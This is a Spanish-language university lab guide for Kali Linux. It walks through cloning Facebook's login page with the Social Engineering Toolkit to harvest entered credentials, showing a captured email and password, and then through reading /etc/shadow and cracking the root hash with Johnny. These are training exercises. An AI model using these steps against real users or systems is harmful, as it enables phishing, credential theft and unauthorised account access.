

## Tema: Técnicas de Ataques de Red

### Contenidos

- Phishing Attack
- Password Cracking

### Competencias

- El estudiante realiza diferentes técnicas de ataques de red.
- El estudiante conoce los efectos y las contramedidas para cada ataque de red.

### Materiales y Equipo

- Computadora.
- Programa VirtualBox.
- Imagen de Kali Linux

### Procedimiento

1. Ejecute VirtualBox y cree una máquina virtual con los siguientes parámetros:  
Tipo: Linux  
Versión: Linux 2.6/3.x/4.x(64-bit)  
Memoria: 1500 MB  
Disco duro: 8.0GB  
Adaptador de red: Adaptador puente (eno1)
2. En la opción almacenamiento monte la imagen de Kali Linux.
3. Inicie la máquina virtual creada, aparecerá las opciones de carga de Kali Linux, seleccione la opción *Live (amd64)*. En este modo se cargará Kali Linux en la memoria RAM de la máquina virtual.

Nota: Las credenciales de Kali Linux son las siguientes: *User = root* y *Password = toor*.

### **Parte I. Phishing Attack.**

1. Ir a la siguiente ruta para ejecutar la aplicación SET (Social Engineering Toolkit):  
*Applications> Social Engineering Tools>Social Engineering Toolkit (SET)*.
2. Presione *enter* y luego escriba *y*, luego presione *enter* para aceptar los términos.
3. Del menú que se nos despliega, seleccionar la opción 1.

4. Luego, se nos despliega el siguiente menú:

```
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set>
```

5. Seleccionar la Opción 2 "*Website Attack Vectors*".

6. Se nos despliega el menú que se visualiza en la siguiente imagen.

```
ate however when clicked a window pops up then is replaced with the malicious li
nk. You can edit the link replacement settings in the set_config if its too slow
/fast.

The Multi-Attack method will add a combination of attacks through the web attack
menu. For example you can utilize the Java Applet, Metasploit Browser, Credenti
al Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell inje
ction through HTA files which can be used for Windows-based powershell exploitat
ion through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>
```

7. Seleccionar la opción 3 "*Credential Harvester Attack Method*".

8. En el nuevo menú que se nos despliega, seleccionar la opción 2 "*Site Cloner*".

```

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>

```

9. En la siguiente pantalla ingrese la dirección IP del servidor de Kali Linux (puede averiguarla abriendo una terminal y ejecutando *ifconfig*).
10. Ingresar el URL que será clonado, para nuestro ejercicio ingresaremos *www.facebook.com*


```

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
roo [-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.0.12.57
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com


```

11. Se nos preguntara si deseamos arrancar Apache, escribimos *y*, luego *presione Enter*.
12. En la siguiente pantalla se indica que se ha copiado los archivos de la página web *www.facebook.com*, es decir se ha clonado el sitio Web, presione *Enter* para continuar.
13. Recibiremos un mensaje indicando que el sitio Web clonado ya está escuchando en el puerto 80.
14. En la maquina física (Ubuntu), abra un navegador Web y digite en la barra de direcciones, la dirección de nuestro servidor de Kali Linux.
15. Ingresar usuario y contraseña de una cuenta de Facebook (puede ser válida o no) y pulse Iniciar Sesión o Entrar.

16. Regrese al servidor de Kali Linux, abra un navegador de archivos y diríjase a la dirección ***/var/www/html***. En la carpeta *html* podrá visualizar los archivos de la página clonada (html y php) y el archivo txt nombrado harvester.



17. En el archivo harvester se encuentra la información de usuario y contraseña que ha sido capturada. Abra el archivo y corrobore la información.


A screenshot of a text editor window. The title bar shows the file name `harvester_2020-01-27 16:16:34.346694.txt` and the path `/var/www/html`. The editor displays a JSON array of user credentials. The `[email]` and `[pass]` fields are highlighted with a red rectangle. The status bar at the bottom indicates 'Plain Text', 'Tab Width: 8', 'Ln 1, Col 1', and 'INS' mode.

```
Array
(
    [jazoest] => 2658
    [lsd] => AVrc4Bz6
    [display] =>
    [enable_profile_selector] =>
    [isprivate] =>
    [legacy_return] => 0
    [profile_selector_ids] =>
    [return_session] =>
    [skip_api_login] =>
    [signed_next] =>
    [trynum] => 1
    [timezone] => 360
    [lgndim] => eyJ3IjoxOTIwLCJ0IjoxMDgwLCJhdjI6MTkyMCwiYWgiOjEwNDAsImMiOjI0fQ==
    [lgnrnd] => 081635_Ims4
    [lgnjs] => 1580141780
    [email] => juan.perez@gmail.com
    [pass] => MiP@$w0rd
    [prefill_contact_point] => juan.perez@gmail.com
    [prefill_source] => browser_dropdown
    [prefill_type] => contact_point
    [first_prefill_source] => browser_dropdown
    [first_prefill_type] => contact_point
    [had_cp_prefilled] => true
    [had_password_prefilled] => false
    [ab_test_data] => fAAAAAAAAAAAAA//AAAAAAAAAAAAAAAAAAAAfAAAAfAM/LMAAAAAADBAU
)
```

18. Discuta con sus compañeros el resultado.

## Parte II: Password Cracking


1. Inicie una sesión de *Terminal*.
2. Modifique su directorio de trabajo dentro de la sesión de *Terminal* utilizando el comando: ***cd /etc***
3. Liste los archivos dentro del directorio *etc* utilizando el comando: ***ls***
4. Verifique la existencia de los archivos *passwd* y *shadow*, los cuales contienen los usuarios del sistema operativo y sus contraseñas correspondientes en formato encriptado.



```

root@kali: /etc
File Edit View Search Terminal Help
fstab      nfc        timidity
fuse.conf  nikto.conf tmpfiles.d
gai.conf   nipper.conf twofi
gconf      nsswitch.conf ucf.conf
gdb        ntp.conf    udev
gdm3       openal      udisks2
geoclue    OpenCL      ufw
ghostscript opensc       unicf.conf
gnome      openvpn     unicornscan
gnome-vfs-2.0 opt         updatedb.conf
gnome-vfs-mime-magic os-release  UPower
groff      PackageKit  usb_modeswitch.conf
group      pam.conf    usb_modeswitch.d
group-     pam.d       vdpau_wrapper.cfg
grub.d     papersize   vim
gshadow    passwd      vmware-tools
gshadow-   passwd-     vnc
nss        nssctld.conf wgetrc

```



```

root@kali: /etc
File Edit View Search Terminal Help
console-setup localtime   securetty
couchdb      logcheck   security
cracklib     login.defs selinux
cron.d       logrotate.conf sensors3.conf
cron.daily   logrotate.d  sensors.d
cron.hourly  lsb-release  services
cron.monthly lvm          sgml
crontab      lynis       shadow
cron.weekly  macchanger  shadow-
crypttab     machine-id  shells

```


5. Visualizar el contenido de ambos archivos utilizando los comandos: ***cat passwd*** y ***cat shadow*** respectivamente. Identifique la cuenta **root** y su contraseña cifrada. Estos archivos serán utilizados posteriormente para realizar el crack de la contraseña del usuario root.




```
root@kali:/etc# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

```
root@kali:/etc# cat shadow
root:$6$mxuA5cdy$XZRk0CvnPFq0gVopqiPEFAFK72SogKVwwwp7gWaU0b7b6tVwfCpcSUsCEk64ktLLYmzyew
/xd000hPG/yrm2X.:17051:0:99999:7:::
daemon*:17043:0:99999:7:::
bin*:17043:0:99999:7:::
sys*:17043:0:99999:7:::
sync*:17043:0:99999:7:::
games*:17043:0:99999:7:::
man*:17043:0:99999:7:::
lp*:17043:0:99999:7:::
mail*:17043:0:99999:7:::
```


6. Realice una copia de ambos archivos al escritorio. Para ello utilizaremos los comandos:  
`cp /etc/passwd /root/Desktop/passwd`  
`cp /etc/shadow /root/Desktop/shadow`
7. Verificar que los archivos hayan sido copiados de forma satisfactoria en el escritorio del root.




8. Ahora lance la aplicación Johnny, podrá encontrarla en *Applications>Password Attacks>Johnny*




9. Procederemos a cargar el archivo que contiene los usuarios con sus respectivas contraseñas encriptadas (Hash), para esto clic en *Open password file*, luego seleccione *Open password file (PASSWD format)*



10. En la pantalla seleccione el archivo *shadow* que copio en el escritorio en los pasos anteriores.



11. La aplicación *Johnny* cargara los usuarios con las contraseñas encriptadas (Hash), luego clic en *Start new attack* para iniciar el crakeo de las cuentas. El resultado esperado será las claves en texto plano de las contraseñas (en este caso solo el usuario root tiene contraseña)



12. Apague la máquina virtual, su máquina física y deje ordenado su lugar de trabajo.